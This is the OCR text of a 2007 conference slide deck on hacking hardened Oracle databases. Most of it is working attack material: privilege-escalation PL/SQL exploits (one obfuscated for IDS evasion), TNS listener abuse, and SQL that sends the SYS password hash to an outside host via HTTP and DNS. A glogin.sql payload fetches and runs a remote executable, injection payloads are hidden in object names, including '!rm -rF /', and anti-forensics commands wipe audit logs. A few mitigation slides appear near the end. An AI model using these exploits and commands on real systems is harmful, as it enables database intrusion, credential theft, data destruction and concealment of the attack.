
red database security

Hack In The Box 2007 Malaysia

Hacking Hardened Oracle Databases


Alexander Kornbrust
05-Sep-2007

Warning! Marketing Slide :-)




- Red-Database-Security GmbH
- Founded Spring 2004
- CEO Alexander Kornbrust
- Specialized in Oracle Security
- 350+ security in Oracle products reported
- 50 open bugs (from my and my colleagues)
- Oldest bug is from 2004 (BugNo: “2004-S034E”)
- Worldwide activities
  - Periodical training’s in USA, Singapore, U.A.E.
  - Presentations on the leading security conferences (HITB, Blackhat, Bluehat, Defcon, Syscan, IT Underground, ...)

What you will learn in this presentation ...



- How to disable security features like Database Vault or Virtual Private Database (VPD) (=> "`grant exempt access policy to public`")
- How to execute operating system commands with a table "!rm –rF /"
- How to abuse Oracle features like Transparent Data Encryption (TDE)
- How to bypass Oracle Database Vault
- Anti-Forensics-Tricks
- Why speed in hacking protected databases is so important
- …


Oracle Basics – Hacking



- In the real world most Oracle databases are not well protected
- As a rule of thumb Oracle 10g / 11g databases are normally more secure than 9i/8i
- Most typical problems of real world databases (Oracle is not responsible for these problem)
  - **Unsecure 8i/9i TNS Listener**
  - **Weak / default passwords for database accounts**
  - **Missing Oracle security patches / patchsets**
  - **Unsecure customer / 3rd party code (PL/SQL packages)**

- Oracle Hacking Cheat Sheet available at http://www.red-database-security.com/wp/oracle_cheat.pdf

Oracle Basics – Hacking unprotected DBs (5 min)



Without authentication

Hacking Oracle – www.red-database-security.com - Version 1.3 - 2-Sep-2007

8.0 | **8i** | **9i R1** | **9i R2** | **10g R1** | **10g R2** | **11g R1**

HITB 2007 Malaysia

TNS-Listener without Password / ADMIN_RESTRICTION

ONS installed
(onsctl start
Port 6200, <=10.1.0.4)

Modify Login.sql / Glogin.sql

OPS$ account
(create a user with the name of OPS$ and login without pw)

Simple file sharing
(connect to a DB running on Windows XP with Simple File Sharing)

XMLDB installed and active
(init.ora:
dispatchers='(PROTOCOL=TCP)(SERVICE=<ORACLE_SID>XDB)')
Port 2100(FTP), Port 8080 (HTTP)

R*services installed
(create file .rhosts
unix/mac: tnscmd10g.pl
windows: tnslogfile.exe)

No R*services installed
(create file glogin.sql
unix/mac: tnscmd10g.pl
windows: tnslogfile.exe)

Amap against port 6200 crashes the ONS service

Insert code like grant dba to public or @http://www.orasploit.com/becomedba.sql


Net user oracle rdspw /add

Sqlplus /@ip/sid as sysdba

9.2.0.1 Buffer Overflow via long FTP or HTTP Password
(published, e.g.via Metasploit-exploit)

9.2.0.6 Buffer Overflow via long FTP username
(unpublished, no published exploit avaiable)

Oracle Basics – Hacking unprotected DBs (5 min)



With Authentication

HITB 2007 Malaysia

OCI-Connection

(TNS Listener available (default 1521))

SID unknown

Oracle 7-9i R2

(lsnrctl status ip)

9.2.0.6/7 + Listener Password
or
Oracle 10g R1/R2

(use sidguess to bruteforce SID)

Oracle 10g R1/R2

(use Database/Grid/ Auditvault Control /em/console)

(via SQL Injection in webapp)

Oracle 9iR2 - 11g

(select global_name from global_name)

SID known

Oracle account unknown

Oracle account known

Brute-force accounts

(e.g. dbsnmp/dbsnmp, outln/outln, sys/ change_on_install, system/manager)

Escalate privileges if not DBA

XMLDB

Oracle account unknown

Oracle account known

Brute-force accounts

(e.g. with hydra against FTP (2100), dbsnmp, outln, sys, system)

Brute-force accounts

(e.g. with hydra against HTTP (8080), dbsnmp, outln, sys, system)

SQL Injection via xmldb & transform

(use lowprivileged user to get DBA privileges)

until 9.2.0.6 – 10.1.0.4

(7.x-10.2.0.2 with CPU Jan 2006) Patch oraclient10.dll and login or ora-auth-alter-session.exe

10i R1 Use SQL injection in Oracle packages, e.g. KUPM$MCP

Change public synonym dbms_assert and inject sql code

SQL Injection DBMS_EXPORT_EXTENSION (fixed with CPU July 2006)

Update selectable tables via specially crafted inline views (fixed with CPU October 2006)

Update selectable tables via specially crafted views (fixed for 10g R2 with CPU Juli 2007)


10g – 11g use utl_tcp to modify TNS-Listener settings (change glogin.sql via listener.log)

10g – 11g dbms_scheduler & run sqlplus „/ as sysdba“

Privilege escalation in vulnerable 3rd-party / customer code

This is only a small subset of possiblities to become DBA

Oracle Basics – Hacking unprotected DBs (5 min)



HITB 2007
Malaysia

SQL*Plus:

Connect:
sqlplus dbsmp/dbsnmp@192.168.2.112:1521/orcl – only with Oracle 10g/11g clients

SQL*Plus-Commands:

@http://www.orasploit.com/becomedba.sql	-- FTP is also possible
show parameter	-- show all parameters of the database
show parameter audit	-- show audit settings
set term off	-- disable terminal output
set term on	-- enable terminal output
Set heading off	-- disable headlines
Set pagesize 0	-- disable pagesize
Set timing on	-- show execution time
Set autocommit on	-- commit everything after every command (!dangerous!)
host cmd.exe /c 0wned > c:\rds8.txt	-- run OS commands from sqlplus (on the client), Instead of host ! (unix) or $ (Windows) is also possible
set serveroutput on	-- enable output from dbms_output
spool c:\myspool.txt	-- create a logfile of the SQL*Plus Session
Show utl_http	-- show package specification of utl_http

Change Oracle Passwords:

With SQL*Plus Password cmd:	password system;	-- Password not send in cleartext
With Alter user cmd:	alter user system identified by rds2007;	-- Password send in cleartext over the network
With Alter user cmd:	alter user system identified by values '737B466C2DF536B9';	-- Set a password hash directly
With grant:	grant connect to system identified by rds2007;	-- Password send in cleartext over the network
With update:	update sys.user$ set password = '737B466C2DF536B9' where name='SYSTEM';	-- Password send in cleartext over the network, DB restart necessary

Create Oracle User:

With create user cmd:	create user user1 identified by rds2007; grant dba to user1;	-- Password send in cleartext over the network
With grant:	grant dba to user1 identified by rds2007;	-- Privilege granted, User will be created if not existing
With grant:	grant connect to user1,user2,user3,user4 identified by user1,user2,user3,user4;	-- Password send in cleartext over the network

Useful Tools / Links:

checkpwd:	http://www.red-database-security.com/software/checkpwd.html	-- fastest Oracle dictionary password cracker
orabf	http://www.toolcrypt.org/tools/orabf/index.html	-- fastest Oracle Brute Force cracker
Tnscmd	http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd	-- control unprotected TNS Listener without Oracle Client
sidguess:	http://www.red-database-security.com/software/sidguess.zip	-- fastest Oracle dictionary password cracker
Oracle Assessment Kit:	http://www.databasesecurity.com/dbsec/OAK.zip	-- useful tools, e.g. To exploit the alter session bug
Oracle Instant Client	http://www.oracle.com/technology/software/tech/oci/instantclient/index.html	-- Oracle Instant Client
Oracle SQL Developer	http://www.oracle.com/technology/software/products/sql/index.html	-- GUI Tool for Oracle in Java
Backtrack 2	http://www.remote-exploit.org	-- Linux Live CD with many Oracle Security Tools

Oracle Basics – Hacking unprotected DBs (5 min)

HITB 2007 Malaysia

Information Retrieval:

Get Version:	select * from v$version	-- all users
Get Security Patchlevel:	select * from dba_registry;	-- only DBA, 9i+, empty or non existing table= no Security Patch
Installed Database Components:	select * from dba_registry;	-- only DBA
Get Userlist:	select * from all_users;	-- only DBA
Get User & Passwords Hashes:	select username,password,account_status from dba_users;	-- only DBA until 10g R2
Get Apex Password Hashes:	select user_name, web_password_raw from flows_030000.wwv_flow_fnd_user;	-- only DBA, 030000 = APEX version 3.0, 020100=2.1
Decrypt Apex Password Hashes:	select user_name, utl_http.request('http://md5.rednoize.com/?q='||web_password_raw||'&b=MD5-Search') from flows_030000.wwv_flow_fnd_user;	-- only DBA, requires internet access from the database
Get Metalink account/password:	select sysman.decrypt(aru_username), sysman.decrypt(aru_password)	-- only DBA, 10g – 11g
Get Password of mgmt_view_user	select view_username, sysman.decrypt(view_password) from sysman.mgmt_view_user_credentials;	-- only DBA, 10g – 11g
Get Passwords of DB/Grid Control:	select credential_set_column, sysman.decrypt(credential_value) from sysman.mgmt_credentials2;	-- only DBA, 10g – 11g
TDE Encrypted Tables:	select table_name,column_name,encryption_alg,salt from dba_encrypted_columns;	-- only DBA, 10g – 11g
Show code using encryption:	select owner, name, type, referenced_name from all_dependencies where referenced_name IN ('DBMS_CRYPTO', 'DBMS_OBFUSCATION_TOOLKIT')	-- show objects using database encryption (e.g. for passwords)
Already DBA?	desc dba_users	-- only possible if DBA (or select any dictionary)
Get System Privileges:	select * from user_sys_privs;	-- show system privileges of the current user
Get Role Privileges:	select * from user_role_privs;	-- show role privileges of the current user
Get Table Privileges:	select * from user_tab_privs;	-- show table privileges of the current user
Get interesting tables:	select table_name,column_name,owner from dba_tab_columns where ((upper(column_name) like '%PWD%' or upper(column_name) like '%PASSW%' or upper(column_name) like '%CREDEN%' or upper(column_name) like '%AUTH%'))	-- show tables with columns containing the string 'PWD', ...
Get a list of all Oracle directories:	select * from dba_directories;	-- show Oracle directories
Access SQL History (v$sql):	select sql_text from sys.v$sql where lower(sql_text) like '%utl_http%';	-- search all SQL statements containing the string utl_http
Access SQL History (wrh$_sqltext):	select sql_text from sys.wrh$_sqltext where lower(sql_text) like '%utl_http%';	-- search all SQL statements containing the string utl_http
Check, if audit_sys_operations:	select name,value from v$parameter where name = 'audit_sys_operations';	-- check if commands submitted by SYS are audited
Check for database trigger:	select owner,trigger_name from dba_triggers where trigger_type='AFTER EVENT';	-- check for logon, dll or startup/shutdown trigger


Web Access:

Web access via utl_http:	select utl_http.request('http://www.orasploit.com/utl_http') from dual;	-- all users,, 8-10g R2
Web access via httpuritype:	select httpuritype('http://www.orasploit.com/httpuritype').getclob() from dual;	-- all users,, 8-10g R2
Send password hash to webserver:	select utl_http.request('http://www.orasploit.com/'||(select username||'='||password from dba_users where username='SYS')) from dual;	-- only DBA, change value of username for other users
Send password hash to webserver:	select httpuritype('http://www.orasploit.com/'||(select username||'='||password from dba_users where username='SYS')).getclob() from dual;	-- only DBA, change value of username for other users
Send password hash via DNS:	select utl_http.request('http://www.'||(select username||'='||password from dba_users where username='SYS')||'.orasploit.com/') from dual;	-- only DBA, change value of username for other users

Anti-Forensics:

Clear v$sql:	alter system flush shared pool;	-- only DBA, all versions
Clear sys.wrh_sqlstat:	truncate table sys.wrh$_sqlstat;	-- only DBA, 10g/11g
Clear audit-Table:	truncate table sys.aud$;	-- only as SYS, all versions
Clear audit-Table:	delete table sys.aud$;	-- all users, all versions
Change Object Creation Date:	update sys.obj$ set ctime=sysdate-300, mtime=sysdate-300, stime=sysdate-300 where name='AUD$';	-- change the creation date of an object

Oracle Basics – Hacking unprotected TNS Listener I



Change the name of the TNS Listener Log to glogin.sql

```
tnscmd10g.pl --rawcmd "((DESCRIPTION=((CONNECT_DATA=(CID=
(PROGRAM=)(HOST=)(USER=))((COMMAND=LOGFILE)(ARGUMENTS=4)
(SERVICE=LISTENER)(VERSION=1)(VALUE=c:\oracle\ora92\sqlplus
\admin\glogin.sql))" -h 192.168.2.112
```

Change the name of the TNS Listener Log


```
tnscmd10g.pl -h 192.168.2.238 -rawcmd "(CONNECT_DATA=((
set term off
grant dba to hitb2007 identified by hitb2007;
host ls > hitb2007.txt
set term on
"
```

Change the name of the TNS Listener Log back

```
tnscmd10g.pl --rawcmd "((DESCRIPTION=((CONNECT_DATA=(CID=
(PROGRAM=)(HOST=)(USER=))((COMMAND=LOGFILE)(ARGUMENTS=4)
(SERVICE=LISTENER)(VERSION=1)(VALUE=c:\oracle\ora92\sqlplus
\admin\glogin.sql))" -h 192.168.2.112
```

Not a bug. Unsecure configuration 7-9i R2

Oracle Basics – Privilege Escalation via Alter session




Until Oracle 10.2.0.2 (without security Patches) Oracle is executing the "alter session set nls"-command during startup with SYS-Privileges. By patching the oraclient10.dll or with a tool from the OAK it's possible to become DBA

```
Command Prompt

C:\tools\oak>ora-auth-alter-session.exe 192.168.2.110 1521 ora92 test test "gran
t dba to public"
Connected...
Packet: 1
Size: 65
Type: TNS_REDIRECT

0000   00 41 00 00 05 00 00 00 00 37 28 41 44 44 52 45    .A......7(ADDRE
0010   53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D 74 63 70    SS=(PROTOCOL=tcp
0020   29 28 48 4F 53 54 3D 31 39 32 2E 31 36 38 2E 32    )(HOST=192.168.2
0030   2E 31 31 30 29 28 50 4F 52 54 3D 34 32 32 34 29    .110)(PORT=4224)
0040   29                                                 )


Connected...
Packet: 1
Size: 24
Type: TNS_ACCEPT

0000   00 18 00 00 02 00 00 00 01 34 00 00 08 00 7F FF    .........4....⌂
0010   01 00 00 00 00 18 61 01                            ......a.


Agreed Protocol: 0x134

Packet: 1
Size: 127
Type: TNS_DATA
Data Flags: 00
Type: Additional Network Options
0000   00 7F 00 00 06 00 00 00 00 00 DE AD BE EF 00 75    .⌂........ÞÍ¾ï.u
0010   09 20 01 00 00 04 00 00 04 00 03 00 00 00 00 00    . ..............
0020   04 00 05 09 20 01 00 00 02 00 06 00 1F 00 0E 00    ................
0030   01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00    .ÞÍ¾ï...........
0040   01 00 02 00 00 00 00 00 04 00 05 09 20 01 00 00    ................
0050   02 00 06 FB FF 00 02 00 02 00 00 00 00 00 04 00    ...û............
```

Patched with Oracle CPU January 2006

Oracle Basics – Update tables via inline views




By using inline views it is possible to insert/update/delete data from/to a table without having the appropriate privileges without additional privileges

```
insert into
 (select a.* from
  (select * from test.t1) a
    inner join
  (select * from test.t1) b
  on (a.object_id = b.object_id))
values (0, USER, 'row_without_priv');


update (select a.* from
 (select * from test.t1) a
  inner join
 (select * from test.t1) b
  on (a.object_id = b.object_id));
```

Patched with Oracle CPU October 2006

Oracle Basics – Update tables via inline views




By using specially crafted views it is possible to insert/update/delete data from/into a table without having the appropriate Insert/Update/Delete-Privileges. This exploit requires the "Create View"-Privilege

```
create view hackdual as
  select * from dual
    where dummy in (select * from dual);

delete from hackdual;

commit;
```

Patched with Oracle CPU July 2007

Oracle Basics – Privilege Escalation via function




Typical PL/SQL-Exploit via custom function. Requires "CREATE PROCEDURE" privilege

```
-- Shellcode

CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/

exec sys.kupw$WORKER.main('x','YY'' and 1=user12.f1 --
   hitb2007');
```

Patched with Oracle CPU July 2006

Oracle Basics – Privilege Escalation via dbms_sql




Typical PL/SQL-Exploit without IDS Evasion

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';
commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute('||
myc||')--');
END;
/
set role dba;    --  Set DBA role in the current session
revoke dba from public; --  and revoke it again
```

Patched with Oracle CPU July 2006

Oracle Basics – Privilege Escalation via dbms_sql




Typical PL/SQL-Exploit with IDS Evasion

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()
=!','abcdefghijklmnopqrstuvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute ('||
myc||')--');
END;
/
```

Patched with Oracle CPU July 2006

End of the basic stuff

Oracle Basics – Hacking




- We just saw that hacking an unprotected Oracle database without patches / weak passwords is not a huge challenge.
- What happens if the database is patched with the latest security patches, least privileges, secure passwords and security features of Oracle?
- In the next slides I will show what to do then.

Attacking via DB-Clients - I

- Very often the easiest way to hack a protected Oracle database is via the workstation of the DBA / Developer
- Easiest attack for all databases
- No database account or password necessary
- Potential attack vector
  - **USB U3 stick**
  - **Browser exploits**
  - **Physical modification of the workstation**
  - **...**

Attacking via DB-Clients (SQL*Plus) - II



- The following action could be done using USB-U3-Sticks/local access to the workstation (Insider - Coffee-Break!) /...
- Search the file login.sql or glogin.sql on the workstation of the DBA
- Insert a SQL commands ("`drop user system cascade`") or an HTTP address into these files ("`@http://www.attacker.com/installrootkit.sql`")
- Wait until the DBA connects to the database from his workstation
- The content of the (g)login.sql is executed with DBA privileges


- This is not only an Oracle problem!!!
- Works also with 3rd party Oracle tools like TOAD, SQLDeveloper or PLSQL Developer. Only the file names are different...
- Some MS SQL Server-Tools have similar "features"

Attacking via DB-Clients (SQL*Plus) - III

- During every connect against every Oracle database an user MTSYS with DBA privileges and with the password HITB2007 is created

```
--------------glogin.sql---------------------------
 set term off
 grant dba to MTSYS identified by hitb2007;
 set term on
--------------glogin.sql---------------------------

C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
SQL>
```


Attacking via DB-Clients (SQL*Plus) - IV



- Or an attacker could insert an HTTP or FTP call into the SQL*Plus startup file


```
--------------glogin.sql--------------------------
@http://www.oraspoit.com/hackme.sql
--------------glogin.sql--------------------------
--------------hackme.sql--------------------------
set term off
host tftp -i 192.168.2.190 GET evilexe.exe evilexe.exe
host evilexe.exe
Grant dba to hacker identified by hacker
set term on
--------------hackme.sql--------------------------

C:\ >sqlplus system@ora102
SQL*Plus: Release 10.2.0.3.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.2.0.3.0 - Production
SQL>
```

Shellcode in Database Objects



- The following technique is new and allows to put various types of shellcode in database objects like tables, columns, trigger, ...
- In some circumstances (e.g. during upgrade, maintenance work, script, displaying tablenames...) the shellcode is executed.
- The normal length of a database object is 30 characters. So we need short shellcode...

Shellcode in Database Objects



- Database objects are normally created without double-quotes:

  create table orders (aa varchar2(1));

  – Table name orders will be converted to uppercase and created

- According to the SQL standard (in all relational databases) it is also possible to create object names in double-quotes

  create table “orDers” (“Aa” varchar2(1));

  – Table name is not converted and created with uppper and lowercase characters

  – Most database developers (at least in the Oracle world) are not using double quotes for object names

Shellcode in Database Objects - Javascript I


- Database objects are normally created without double-quotes:

```
Create table "<script>alert('HI')</script>" (a
varchar2(1));
```

- If a webbased application displays the table name without sanitizing the user output, the code is executed...

- The 3rd-party Application “DBA Connect 1.5” is vulnerable against this attack.

Shellcode in Database Objects - Javascript II



- Typical program often uses full qualified object names,
  e.g. `select emp.salary from emp;`

- `execute 'select '||table__name||'.'||column_name||' from emp';`


- To use larger payloads an attacker could distribute the code into 2 objects

```
create table "<script>alert /*"
("*/ (document.cookie)</script>" varchar2(1));
```

- The following code will be executed

```
select
<script> alert /* . */ (document.cookie) </script>
from table;
```

Shellcode in Database Objects - SQL Code I



- Our function for privilege escalation


```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

- Create a table calling our function

```
create table " ' or 1=user12.f1--"
(a varchar2(1));
```

- Depending of the usage our function will be executed


Shellcode in Database Objects - SQL Code II



- Many Oracle DBAs are using SQL scripts for their daily work
- The most common way to do this is the spool command from SQL*Plus
- Instead of spool the package dbms_output is sometimes used
- The script generates a script which is automatically executed in the context of an DBA user (“SYS”, “SYSTEM”, ...)
- Create a dynamic script which is executed on the fly...

```
spool count_all.tmp
SELECT 'SELECT '''||table_name||' => ''||count(*)
FROM "'|| table_name||'" having count(*) > 0;'
FROM    user_tables
WHERE   table_name not like 'ORDER%'
ORDER BY table_name;

spool off

@count_all.tmp
```

Shellcode in Database Objects - SQL Code III



- I never saw a SQL script with spool/dbms_output doing input validation
- This means that most of the scripts are vulnerable against SQL Injection
- Google search string for SQL scripts with the spool command

Google

Web Images Groups News Products Scholar more »

spool on spool off select term off | Search | Advanced Search Preferences

New! View and manage y

Web Results **1** - **100** of about **749,000** for **spool on spool off select term off**.

Try your search on Yahoo, Ask, AllTheWeb, Live, Lycos, Technorati, Feedster, Wikipedia, Bloglines, Altavista, A9


Did you mean: spool on spool off select term ***of***

dump.sql - jared still -- jkstill@cybcon.com -- -- dump a table to ...
&dumptable' from dual; **select** '/' from dual; **select** '**spool off**' from dual; **spool off** @@_dump set line 79 -- build a basic control file **spool** _dtmp.sql ...
jaredstill.com/downloads/dump.sql - 4k - Cached - Similar pages - Filter

Exporting an Oracle Table to a Flat File - Java Almanac - jug.ORG ...
SQL> **spool** outfile.txt SQL> **select** * from oracle_2_table; SQL> **spool off** ... set **term off**; // Suppress the display so that you can **spool** output without ...
jug.org.ua/wiki/display/JavaAlmanac/Exporting+an+Oracle+Table+to+a+Flat+File - 23k - Cached - Similar pages - Filter

FreeLists / oracle-l / Re: DBMS_METADATA to get dependent DDL
@script.sql TABLE_NAME set echo **off** feed **off** pages 0 trims on **term off** trim on ... **spool off spool** pk.sql **select** 'alter table &1 drop primary key;' ddl from ...
www.freelists.org/archives/oracle-l/12-2005/msg00405.html - 8k - Cached - Similar pages - Filter

Shellcode in Database Objects - SQL Code IV



- Delete other people's data...


```
create table "scott.emp"  (a varchar2(1));
```

- The command

```
SELECT 'delete from '||table_name||';'
 FROM    user_tables
 WHERE   user_name like 'HITB%';
```

deletes the table EMP of the user scott

Shellcode in Database Objects - SQL Code V



- Oracle allows to create users with the grant command


```
grant connect to hitb2007 identified by hitb2007;
```

creates an user hitb2007 with connect role

- Now we create the following role

```
create role “dba to x identified by hitb--”;
```

Shellcode in Database Objects - SQL Code VI



- The command


```
DECLARE
CURSOR myroles IS
  SELECT DISTINCT policy_name FROM all_roles;
BEGIN
 FOR myrole IN policy_role LOOP
  pname := myrole.policy_name;
  prole := upper(pname) || '_DBA';
  EXECUTE IMMEDIATE 'GRANT ' || prole || ' TO SYS';
 END LOOP;
/
```

- Oracle executes the following command

```
GRANT dba to x identified by hitb--_DBA TO SYS
```


and we create an user X with the password hitb.

Shellcode in Database Objects - OS Commands I



- SQL code and Javascript is one thing but it's even possible to run OS commands...
- Create table " !rm -rF /" (a varchar2(1));
  is executed under some circumstances...
- SQL*Plus has a command called host. This allows to run OS commands from SQL*Plus
- If SQL*Plus is started on the database server (often for maintenance scripts), the OS command is executed on the server
- If SQL*Plus is started on the DBA workstation, the OS command is executed on the PC of the DBA
- Instead of using the command host there are 2 shortcuts ! (Unix) and $ (Windows)
- `SQL> $calc.exe` `SQL> !ls > / tmp/hitb2007.txt`

Shellcode in Database Objects - OS Commands II



- Google Search String for vulnerable scripts

```
dbms_output host
spool off on set term host
```

Google

Web Images Groups News Products Scholar more »

dbms_output host Search Advanced Search Preferences

New! View and mai

Web Results **1** - **100** of about **33,800** for **dbms_output**


Try your search on Yahoo, Ask, AllTheWeb, Live, Lycos, Technorati, Feedster, Wikipedia, Bloglines, Altavista, A9

Creating a Hot Backup Script
dbms_output.put_line(sql_string); for datcur in datfil(tabcur.tablespace_name) loop sql_string := '**host** ocopy ' || datcur.file_name || ' &HOT_BACK_DIR'; ...
www.quest-pipelines.com/newsletter-v4/0303_A.htm - 5k - Cached - Similar pages - Filter

Offensive Runaways - Defensive DBAs - II
SERIAL#, pxs.req_degree, pxs.degree; begin for x in c1 loop **DBMS_OUTPUT**. ..... -eq 0]; then mailx -s "Long Running Programs in ${ORACLESID} ${**HOST**} ...
www.quest-pipelines.com/newsletter-v4/0503_B.htm - 53k - Cached - Similar pages - Filter
[More results from www.quest-pipelines.com]

Sample Usage
DBMS_OUTPUT.PUT('Trigger [LDAP_EMP]: Replicating changes ');
DBMS_OUTPUT.PUT_LINE('to directory .. '); **DBMS_OUTPUT**.PUT_LINE(RPAD('LDAP **Host** ',25,' ...
download-uk.oracle.com/docs/cd/A97329_03/manage.902/a95193/smplcode.htm - 57k - Cached - Similar pages - Filter


Shellcode in Database Objects - OS Commands III



```
– create tablespace MYTS datafile '/oracle/data/!rm -Rf /'
  size 10M;
 DECLARE
     l_backup VARCHAR2(1024) := ' COPY ';
     CURSOR ts_cur IS SELECT tablespace_name FROM dba_tablespaces

     DBMS_OUTPUT.PUT_LINE('SPOOL online_sicherung.LOG');
     FOR ts_rec IN ts_cur LOOP
        FOR file_rec IN file_cur (ts_rec.tablespace_name) LOOP
           DBMS_OUTPUT.PUT_LINE('HOST ' || l_backup ||
 file_rec.file_name || '\tmp');
        END LOOP;
 END LOOP;
 DBMS_OUTPUT.PUT_LINE('SPOOL off');
  END;
 /
  SPOOL off
  set echo on

 @online_backup.SQL
```

Similar scripts available on the web e.g. http://www.quest-pipelines.com/newsletter-v4/0303_A.htm


Shellcode in Database Objects - Mitigation I



- Do NOT trust input from the database
- Do input validation for scripts as well
- Check your database for potential shellcode <, >, !, $, -- , ‘ , & , ...

```
select owner, table_name from dba_tables where table_name  like '%--%'
select owner, table_name from dba_tables where table_name  like '%!%'
select owner, table_name from dba_tables where table_name  like '%$%'
[...]
select u.name, c.name from sys.col$ c, sys.obj$ o, sys.user$ u
where o.obj#=c.obj# and u.user#=o.owner# and c.name  like '%"%'

select u.name, c.name from sys.col$ c, sys.obj$ o, sys.user$ u
where o.obj#=c.obj# and u.user#=o.owner# and c.name  like '%<%'
[...]
```


Shellcode in Database Objects - Mitigation II



- Do not allow database objects with non-alphanumeric characters (e.g. company policy or DDL-Trigger)
- Analyze object before creation

```
SQL> create or replace trigger DDLTrigger
     BEFORE DDL ON DATABASE
     DECLARE
       rc VARCHAR(4096);
     BEGIN

     if  instr(ora_dict_obj_name, '--') >0 or
         instr(ora_dict_obj_name, '!') > 0
     then
         alert_dba('hacking attempt detected!!!');

     END;
     /
```

Auditing & Anti-Forensics



- From my experience less than 5 % of all Oracle databases are using auditing (“fear of performance impact”)
- In hardended and/or important Oracle databases auditing is often enabled.
- During the research for this presentation I found an easy way to bypass the entire Oracle auditing in all versions of Oracle. This is the nightmare of every Auditor/Compliance Manager ...
- Oracle is informed (bug #10213261) but no information about this here (Sorry folks! Responsible Disclosure!)
- Important databases are using auditing much more often...
- For performance reasons the audit entries are normally checked every few seconds/minutes or sometimes on a daily basis
- If an attacker is able to remove all trace within the first 5 seconds he will

Auditing & Anti-Forensics

- Oracle Forensics is quite popular. Paul Wright and David Litchfield have released some white-papers concerning Oracle Forensics" during the last few months. David covered also some anti-forensics in his white-papers.
- A summary of these white-papers is that the following activities (as user SYS) are deleting most of the traces: (if auditing is done in the sys.aud$)


```
truncate table sys.aud$;
truncate table sys.fga_log$;
```

-- delete information even if auditing is not enabled (10g)

```
truncate table sys.wrh$_sqltext;
truncate table sys.wrh$_active_session_history;
exec DBMS_SCHEDULER.PURGE_LOG;
alter system flush shared pool;
```

- Keep in mind that most of the data is still in the archive-log

Auditing & Anti-Forensics



- Truncating the entire table is too obvious that's why the better approach is to delete on the entries done by the attacker alone if the entire statement is saved into a table
- To find these entries it's possible to use the comments in the SQL statement


```
select /* HITB2007 */   *  from dba_users;
```

- Now it is possible to delete all entries executed by the attacker

```
delete from sys.aud$ where lower(sqltext) like '%
hitb2007%';
```

- Delete statements against the audit-table are normally written into the audit-table again. The previous statement will be available in the database and a DBA can see that someone modified the audit-log.
- If the statement is executed as user SYS this will NOT written into the AUD$-table. Oracle writes this command into the OS event-log/syslog


Auditing & Anti-Forensics



- After removing the traces from SYS.AUD$ it is necessary to remove the traces from the windows event log
